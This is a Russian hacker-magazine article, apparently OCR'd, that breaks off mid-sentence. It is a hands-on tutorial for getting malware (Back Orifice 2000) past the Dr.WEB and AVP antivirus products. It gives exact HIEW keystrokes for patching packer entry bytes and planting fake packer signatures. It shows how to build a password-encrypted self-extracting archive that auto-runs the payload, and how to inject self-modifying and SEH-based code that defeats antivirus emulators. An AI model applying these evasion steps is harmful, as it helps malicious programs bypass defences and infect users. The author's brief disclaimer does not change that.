СЕКРЕТЫ МАСКИРОВКИ

За минувшие годы на свалку истории были отправлены десятки тысяч вирусов, троянских коней, систем удаленного администрирования и прочей уголовной братии. Жизненный цикл этих созданий (далее по тексту просто "вирусов") очень недолог. Стоит только попасть в лапы к Евгению Касперскому (не путать с Крисом Касперски - мы не только разные люди, но даже не однофамильцы!), как в реестр "их разыскивает полиция" добавляется новая запись, после чего прога бьется влет...

МЕТОДЫ ОБМАНА АНТИВИРУСНЫХ ПРОГ

ПОСТАНОВКА ЗАДАЧИ

Может ли вирусная экспансия противостоять антивирусной агрессии? Вопрос совсем не так прост, каким кажется. С одной стороны, создать принципиально недетектируемый вирус никому не удалось (и в обозримом будущем вряд ли удастся). С другой стороны, памятуя о том, что стадо мышей валит кота, можно сказать, что сотня тупейших, но еще не известных науке вирусов, намного опаснее одного полиморфного аристократа. При условии, что вирус не ловится эвристиком (а перехитрить эвристик очень легко), до тех пор пока он не попадет в базу данных антивируса, вирус будет жить и плодотворно размножаться. Ну а потом... "мавр сделал свое дело" и эстафету перехватит другой. Причем создавать новый вирус "с нуля" совершенно не обязательно, при желании достаточно слегка подмазать исходные тексты уже известной антивирусу программы (например, откомпилировать другим компилятором). Если же исходных текстов нет, можно поиздеваться непосредственно над самим исполняемым файлом. Вот об этом мы сейчас и поговорим!

В экспериментах участвуют: система удаленного администрирования Back Orifice 1.0 (вместо нее можно использовать любой другой исполняемый файл или DLL), антивирусы Dr.WEB, AVP, хакерский редактор HIEW, редактор pe-файлов PE-TOOLS или LordPE, упаковщик ASPack, а также некоторые другие тулзы, упоминаемые по ходу повествования.

НЕМНОГО ТЕОРИИ

И ведь находятся же такие идиоты, которые безоговорочно полагаются на антивирусы, и самодовольно похрюкивая, заявляют, что все файлы на данном диске/сайте проверены самыми последними версиями AVP/Dr.Web и типа здесь все ништяк. Наивные! Если антивирус говорит, что он ничего не нашел, то и понимать его следует буквально. Антивирус. Ничего. Не. Нашел. Стало быть, плохо искал!

Анализ показывает, что подавляющее большинство антивирусов используют сигнатурный поиск с жесткой привязкой к точке входа или физическому смещению в файле. Что все это значит? Не вдаваясь в неразбериху терминологических тонкостей, отметим, что сигнатурой называется уникальная последовательность байт, однозначно идентифицирующая вирус. Сигнатура может быть сплошной (например, "DE AD BE EF") или разряженной (например, " DE ?? ?? AD ?? BE ** EF", где знак "??" обозначает любой байт, а "**" - любое количество байт в данной позиции). Поиск по разряженной сигнатуре иначе называется поиском по маске, и это - наиболее популярный алгоритм распознавания на сегодняшний день.

Для достижения приемлемой скорости сканирования антивирусы практически никогда не анализируют весь файл целиком, ограничиваясь беглой проверкой одной-двух ключевых точек (допустим, окрестностей точки входа в файл, т.е. тех ячеек, с которых и начинается его выполнение). Реже используется привязка к смещению сигнатуры относительно начала файла.

Полиморфные вирусы пятого и шестого уровня полиморфизма, не содержащие ни одной постоянной последовательности байт, сигнатурным поиском уже не обнаруживаются, и для их детектирования приходится разрабатывать весьма изощренные методики, самой известной из которых является эмуляция процессора (называемая также технологией виртуальной машины). Антивирус прогоняет подозреваемый файл через эмулятор, дожидается, пока полиморфный движок расшифрует основное тело вируса (если файл действительно зашифрован), после чего

применяет старый добрый сигнатурный поиск. Это довольно ресурсоемкая операция, и без особой нужды антивирусы к ней стараются не прибегать.

Поскольку зараженный файл может быть упакован (и тогда вирусные сигнатуры окажутся безнадежно искаженными), антивирус должен быть готов распаковать его. Простейшие упаковщики распаковываются все тем же эмулятором, но монстров, снабженных большим количеством антиотладочных приемов (ASPack, tElock и другие), так не возьмешь, и для борьбы с ними приходится реализовывать специальные распаковщики, опознающие "свой" упаковщик по его сигнатуре...

ЧЕГО МЫ ДЕЛАТЬ НЕ БУДЕМ

Подмена вирусной сигнатуры зараженного файла - это худшая из идей, которая только может придти в голову. Начнем с того, что сигнатуры прямым текстом нигде не хранятся. Современные антивирусные базы представляют собой весьма навороченные структуры данных, на реконструкцию формата которых легко потратить всю оставшуюся жизнь. При наличии неограниченного свободного времени сигнатуру можно найти и вручную, просто затирая различные байтики в зараженном файле и скармливая его антивирусу, дожидаясь, когда он перестанет ругаться. Но стоит учесть, что детектирование вируса, как правило, осуществляется по нескольким независимым сигнатурам, живописно размазанным по всему файлу и, что самое неприятное, варьирующимся от антивируса к антивирусу. К тому же, правка исполняемых файлов в hex-редакторе - занятие не для слабонервных. Для сокрытия сигнатуры необходимо переписать один или несколько фрагментов вируса, заменяя сигнатурные ячейки аналогичными им командами/данными, но имеющими другое машинное представление. А если вирус использует самомодифицирующийся код или тем или иным способом контролирует целостность своего тела? Зашифрованные же вирусы непосредственной модификации вообще не поддаются, а для их расшифровки опять-таки необходима квалификация. В общем, мрак... Но мы будем действовать по плану (да! у нас есть два мешка отличного плана!).

> Подмена вирусной сигнатуры зараженного файла - это худшая из идей, которая только может придти в голову.

КАК МЫ БУДЕМ ДЕЙСТВОВАТЬ

Первое (и самое простое), что приходит на ум - обработать файл каким-нибудь навесным упаковщиком/протектором, полностью уничтожающим все сигнатуры, и скормить его антивирусу. Нехай подавится. Что?! Не хочет давиться? Значит, антивирус успешно переварил упаковщик и дорвался до внутренностей оригинального файла. Тут-то сигнатуры и поперли.


Можно ли противостоять автоматическим распаковщикам, ничего не смысля в ассемблере и не разрывая свою задницу напополам? На первый взгляд, стоит лишь откопать в Сети малоизвестный упаковщик, поновее да покруче, и все будет торчком. Взять, например, OBSIDIUM, который многим хакерам зубы пообломал, и с которым еще не справляется ни один антивирус.

Как одноразовый шприц такой прием вполне подойдет, но вот на долгосрочную перспективу его не натянешь. Как только выбранный упаковщик станет популярным, антивирусы тут же сподобятся его распаковывать! Увы, эта военная хитрость слишком ненадежна.

А другие приемы борьбы есть?! Да, и не один, а, как минимум, целых три: уничтожение сигнатур упаковщика, внедрение подложных сигнатур и дезактивация эмулятора.

УНИЧТОЖЕНИЕ СИГНАТУР

Если выбранный нами упаковщик настолько крут, что не может быть распакован на виртуальной машине антивирусного эмулятора (универсальном распаковщике), антивирус пытается опознать упаковщик "в лицо", передавая бразды правления соответствующей процедуре распаковки, либо распаковывающей файл самостоятельно, либо инструктирующей эмулятор на предмет обхода антиотладочных приемов. Исказив сигнатуру упаковщика, мы предотвратим его опознание, обломав антивирус по полной программе. Причем, в отличие от сигнатур самих вирусов, до которых еще докопаться надо, сигнатуры популярных упаковщиков хорошо известны.



Патчим файл, упакованный ASPack - замена 60h на 90h срубает антивирусы напрочь

КРИПТОГРАФИЯ НА ПЕНЬКЕ

Упаковываем "паленую" прогу любым подходящим архиватором, поддерживающим шифрование, и отправляем архив пользователю вместе с паролем и инструкцией по его расшифровке. Пользователь распаковать файл сможет, а антивирус - нет. Правда, при активном антивирусном мониторе зараженный файл будет автоматически проверен после его извлечения (а у большинства пользователей монитор активен). К тому же параноидально настроенные юзеры склонны проверять все запускаемые файлы вручную. Так что, увы, предложенная идея годится лишь для обхода почтовых сторожей, чтобы те не прибили вложения еще на подлете.

Как вариант, можно упрятать вирус в самораспаковывающийся архив, а для автоматизации ввода пароля использовать такую штуку, как bat-файл. Хрен какой антивирус его расшифрует! Применительно к zip'у, шифрование и упаковка целевого файла выглядит приблизительно так: "pkzip.exe -add -maximum -Sfx password=M$sux dst.exe src.exe", а распаковка (с автоматическим запуском!) так: "dst.exe -password=M$sux & src.exe", где M$sux - пароль, dst.exe - упакованный файл, а src.exe - файл-носитель. Если не хочешь возиться с командными файлами - юзай RAR - он позволяет автоматически запускать распакованную программу после ее расшифровки.

Сначала необходимо создать первичный зашифрованный носитель. Для этого, предварительно упаковав подобный файл zip'ом (с паролем), тыкаем в него левой клавишей мыши и выбираем пункт "добавить файлы в архив". Затем в появившемся диалоговом окне взводим галочку напротив "создать sfx-архив", в закладке "дополнительно" выбираем "параметры sfx", изменяем путь распаковки с "program files" на текущую папку, и в строке "выполнить после распаковки" пишем "cmd.exe /c dst.exe -extract -password=M$sux&src.exe". В "режимах" говорим RAR'у "не показывать начальный диалог", а в закладке "текст и значок" выбираем иконку по вкусу и нажимаем на "OK". Все! После запуска упакованного файла автоматически расшифруется и запустится исходная подопытная программа, гарантированно обходящая все антивирусные заслоны. Однако под Windows 9x это, естественно, работать не будет (в ней нет cmd.exe и вообще все по-другому).




Не пытайся расценивать эту статью как призыв писать или того пуще распространять вирусы. На это есть УК и блюдущие органы. Моя миссия проще. Я лишь попытался показать (и доказать), что даже обычный юзер может легко поиметь не одну сотню пользователей, свято верящих в чудодейственную силу свежеобновленных антивирусов.

В частности, для ASPack/ASProtect достаточно затереть первый байт точки входа, поменяв 60h (опкод команды PUSHAD) на 90h (опкод команды NOP). Строго говоря, это не совсем корректный хак, нарушающий балансировку стека, однако никак не сказывающийся на работоспособности подавляющего большинства программ.

Как мы будем действовать? Возьмем bo2k.exe (или любой другой файл) и, предварительно убедившись, что он успешно опознается всеми антивирусами, пропустим его через ASPack, а затем повторим процедуру опознания вновь. И AVP, и Dr.WEB продолжают визжать, подтверждая тот факт, что данный упаковщик им хорошо известен.

Загружаем файл в HIEW, однократным нажатием на <ENTER> переходим в hex-режим, давим <F5>, перемещаясь в точку входа, жмем <F3> для разрешения редактирования, говорим "90", подтверждая серьезность своих намерений клавишей <F9>. Dr.WEB насупился и молчит. AVP тоже заткнулся. Естественно, помимо NOP, можно использовать и другие однобайтовые команды, такие как: inc eax/40h, inc ebx/43h, inc ecx/41h, inc edx/42h, inc esi/46h, inc edi/47h, dec eax/48h, dec ebx/4bh, dec ecx/49h, dec edx/4ah, xchg ebx,eax/93h и многие другие. Не надо злоупотреблять 90h - иначе антивирусы просто пополнятся новой сигнатурой!

Если лень возиться с hiew'ом, воспользуйся любым подходящим скремблером - программой для автоматического затирания сигнатур. Их легко найти в Сети, правда, большинство из них ни хрена не работают, потому что искажают совсем не те сигнатуры, на которые реагируют антивирусы, или в оголтелом порыве энтузиазма гробят файл так, что вместе с антивирусом его перестает узнавать и сам распаковщик. Так, в частности, ведет себя незаслуженно популярный HidePX.


Патчим файл, защищенный EPProt'ом, заменяя 4 однобайтовые команды NOP (они обведены красной рамкой) двумя другими двухбайтовыми командами

Нажимаем <F9> для сохранения изменений в файле и прогоняем его через AVP.

ВНЕДРЕНИЕ ПОДЛОЖНЫХ СИГНАТУР


Как альтернативный вариант - можно не затирать сигнатуру оригинального упаковщика, а, напротив, нафаршировать файл подложными сигнатурами прочих крутых упаковщиков. Ошибочное распознавание упаковщика препятствует его распаковке, и антивирус тихо кончает, отпуская вирус восвояси. Однако этот путь не обходится без проблем. Первое и главное - где брать сигнатуры? Программы-протекторы (такие, скажем, как EPProt) подкладывают сигнатуры, надерганные из pe-сканеров, против которых они, собственно, и нацелены. Антивирусы могут использовать другие сигнатуры, и тогда наживка не срабатывает.

Возьмем bo2k.exe, упакуем его ASPack'ом и внедрим одну (а лучше несколько) подложных сигнатур, услужливо предоставленных EPProt'ом. Пусть для определенности это будет tElock. В окне "select" указываем путь к подопытному файлу, в окне "insert signature" отмечаем выбранную сигнатуру (по одной за раз) и давим на "Protect EP". Зовем антивирус и говорим "фас!": AVP с победоносным хрюком свиньи, заживо спускаемой в унитаз, разрывает противника в клочья. Dr.WEB хотя и не распознает Back Orifice, но ругается на "возможно win.exe вирус", что не есть хорошо.

Причина провала операции в том, что не мы одни такие умные. Слишком уж часто хакеры пытались надурить AVP с помощью EPProt'а. Но сможет ли этот антивирус распознать те же яйца, если их развернуть в профиль? Давай проверим! Загружаем обработанный файл в HIEW, дважды нажимаем <ENTER> для перехода в ассемблерный режим, давим <F5> для перехода на entry point и наблюдаем, как на скрине сверху картину (наименование и расположение машинных команд могут кардинальным образом отличаться от приведенных, ведь EPProtect - полиморфный протектор, но суть останется неизменненной).

Находим цепочку из четырех или более инструкций NOP и, нажав <F3>, давим на <ENTER> и вводим что-то вроде add eax, ebx/sub eax, ebx (где "add eax, ebx" добавляет к регистру eax значение регистра ebx, а "sub eax, ebx" вычитает его оттуда). В результате у нас получается, как на скрине внизу.

Нажимаем <F9> для сохранения изменений в файле и прогоняем его через AVP. Ну и почему мы не кричим? Куда девалось наше самодовольное похрюкивание? Всего две команды затоптали, а какой результат!!! Впрочем, наше положение крайне ненадежно, и поводов для пьянки нет никаких. Едва разработчикам антивируса станет известно об этом инциденте - в сигнатурной базе поя-



Команды, собственно говоря, могут быть любыми, главное, чтобы они не оставляли за собой никаких "хвостов"




Таблица секций файла, упакованного ASPack. Между первой и второй секцией практически всегда есть немного свободного места

вится новая строка. К тому же Dr.WEB по-прежнему матерится на win.exe вирус...


ДЕЗАКТИВАЦИЯ ЭМУЛЯТОРА

Что на это сказать? Неважно, кто поит девушку. Важно - кто ее танцует! И пока остальные будут с воплями топтать сигнатуры, мы ударим в самое сердце антивируса - в его виртуальную машину. Преодолеть эмулятор можно различными путями: а) вставить конструкцию, которую антивирус проэмулировать не в состоянии (самомодифицирующийся или самотрассирующийся код, обработку структурных исключений и т.д.); б) вставить команду, привязывающуюся к своему местоположению в памяти; в) использовать команду, не известную эмулятору.

Код, отвечающий одному или нескольким вышеприведенным пунктам, мы будем называть антиотладочным кодом. Будучи внедренным в упакованный файл, он подложит хорошую свинью виртуальной машине и угробит антивирус еще до того, как распаковщик успеет получить управление. Тупое пополнение сигнатурной базы положение не спасет, и разработчикам придется всерьез засесть за совершенствование виртуальной машины, что не только дорого, но и хлопотно. Так что без крайней нужды на это никто не пойдет, и предложенная идея будет работать долго, укрывая любимый софт от загребущих антивирусных лап.

Существует множество способов внедрения своего кода в чужой исполняемый файл. Вирусы, как правило, раздвигают последнюю секцию, записываясь в ее конец, или создают новую. Дело это муторное и к тому же слишком заметное. Антивирусы матерятся так, что уши вянут. То же самое относится и к вторжению в заголовок.

Мы же поступим умнее и внедримся между секциями в середину файла. Берем



PE-Editor открывает доступ к полям Entry Point и Image Base



Простой самомодифицирующийся код

файл, упакованный ASPack'ом, грузим его в HIEW, нажимаем <ENTER> для перехода в hex-режим, давим <F8> для входа в режим заголовка, жмем <F6> для просмотра таблицы секций, подгоняем курсор ко второй секции файла и ударяем по ENTER'у.

Теперь, прокручивая курсор вверх, мы оказываемся в чертогах секции .text. В этой секции обычно и размещается машинный код нормальных программ, так что наше появление не вызовет никаких подозрений у антивируса.


Если здесь расположены не нули, а что-то другое, значит, свободное пространство отсутствует. В этом случае попробуй упаковать файл с другой степенью сжатия или поищи свободное место в других секциях. В большинстве случаев AVP/Dr.WEB это воспринимают довольно благосклонно, но никаких гарантий их лояльности у нас нет, и внедрение антиотладочного кода в .text намного более предпочтительно.

Внедрять свой код можно в любое место, адрес которого начинается с точки (если точка не стоит, значит, данная область файла не отображается в виртуальную память - загрузи файл в pe-editor, войди в раздел section и приравняй virtual size секции .text к ее raw size). В нашем случае это может быть любой адрес из интервала 31490F0h - 31491F0h. Допустим, мы возьмем 3149100h как наиболее круглый. Сюда-то и будет направлена новая точка вхо-


> Существует множество способов внедрения своего кода в чужой исполняемый файл.



- HIEW www.wasm.ru/tools/13/hiew.zip
- OBSIDIUM www.wasm.ru/tools/12/Obsidium.zip
- HidePX www.wasm.ru/tools/12/HidePX.zip
- EPProt www.wasm.ru/tools/8/EPProt.zip
- PE-TOOLS www.wasm.ru/tools/6/petools.zip
- ASPack www.aspack.com
- tElock www.wasm.ru/tools/12/telock.zip
- Или просто топай на www.wasm.ru/toollist.php и сливай оттуда все, что тебе надо.



Передача управления по структурному исключению


Тривиальный jump на точку входа, ловящийся всеми антивирусами, который через несколько секунд мы доработаем в нечто непотребное

да, для изменения которой проще всего прибегнуть к pe-editor'у.

Внимание! Точка входа задается не в абсолютных, а в относительных виртуальных адресах, отсчитываемых от базового адреса загрузки файла (image base), и pe-editor говорит, что в нашем случае она равна 01E001, что при базовом адресе в 03140000h дает 01E001h + 03140000h == 0315E001h. Именно по этому адресу наш код должен возвратить управление, чтобы упакованный файл смог начать работу. Короче говоря, для вычисления действительного адреса точки входа мы должны сложить значения полей Entry Point и Image Base, обосновавшихся за кнопочкой "optional header". Как? Ты не умеешь складывать шестнадцатеричные значения? Ну так запусти виндовый калькулятор и, переведя его в "научный" режим, нажми клавишу <F6>. Как вариант, можно затоптать комбинацию <Alt>+<=> в hiew'е, только учти, что вместо суффикса "h" это животное использует сишный префикс "0x", и число 1234h записывается как 0x1234. Запиши полученный адрес точки входа на бумажку, т.к. он нам еще не раз понадобится в дальнейшем.

Соответственно, для вычисления RVA-адреса антиотладочного кода мы должны вычесть из него image base. Тогда мы получим: 03149100h - 03140000h == 9100h. Т.е. берем адрес начала внедряемого в файл кода (который, как мы помним, в нашем случае равен 03149100h), вычитаем из него image base, сообщенный hiew'ом или pe-editor'ом (03140000h), и получаем 9100h. Как вариант можно затоптать кнопочку FLC (File Location Calculator - Калькулятор Файловых Локаций). Перемещаем радиокнопку в положение Virtual Address, топчем 03149100 и давим "calculate", после чего поле RVA будет содержать искомое значение.


Записываем это значение в поле Entry Point и вновь возвращаемся в HIEW. Если все было сделано правильно, после двойного нажатия на <ENTER>, последовательное нажатие клавиш <F8> и <F5> перенесет нас аккурат в окрестности новой точки входа. К внедрению антиотладочного кода готов? Блин... ну ты же не пионер...


АНТИОТЛАДОЧНЫЙ КОД

Начнем с самого простого - с самомодифицирующегося кода. Забросим на стек инструкцию перехода на оригинальную точку входа и немедленно ее исполним. Для этого нам предстоит набрать следующую последовательность команд: mov eax, абсолютный адрес старой точки входа/push 0E0FF/jmp esp, где "E0FFh" представляют собой машинный код команды jmp eax. Экран HIEW'a после завершения ввода должен выглядеть приблизительно как нижнем правом рисунке.

Прогнав файл через AVP, мы убеждаемся, что он даже и не порывается хрюкать! Dr.WEB рычит, но это явление временное, и скоро мы его обломаем. Открываем на радостях свежее пиво! Малость промочив горло и ощупав растущий живот, мы приступаем к более сложным фокусам. А именно - передаче управления посредством структурного исключения, более известного под аббревиатурой SEH. Никакие известные мне антивирусы SEH не эмулируют, отладчики от него едут крышей, а начинающие хакеры тонут в диспетчере, умирая за трассировкой от старости и истощения.

Один из вариантов реализации антиотладочного кода выглядит так: заталкиваем в стек адрес старой точки входа (в нашем случае это 315E001h), заталкиваем указатель на предыдущий обработчик (он лежит в двойном слове по адресу FS:[0]) и регистрируем свой обработчик установкой FS:[0] на вершину стека. Затем возбуждаем исключение, например, порываемся делить на ноль, выполняем несуществующую ма-


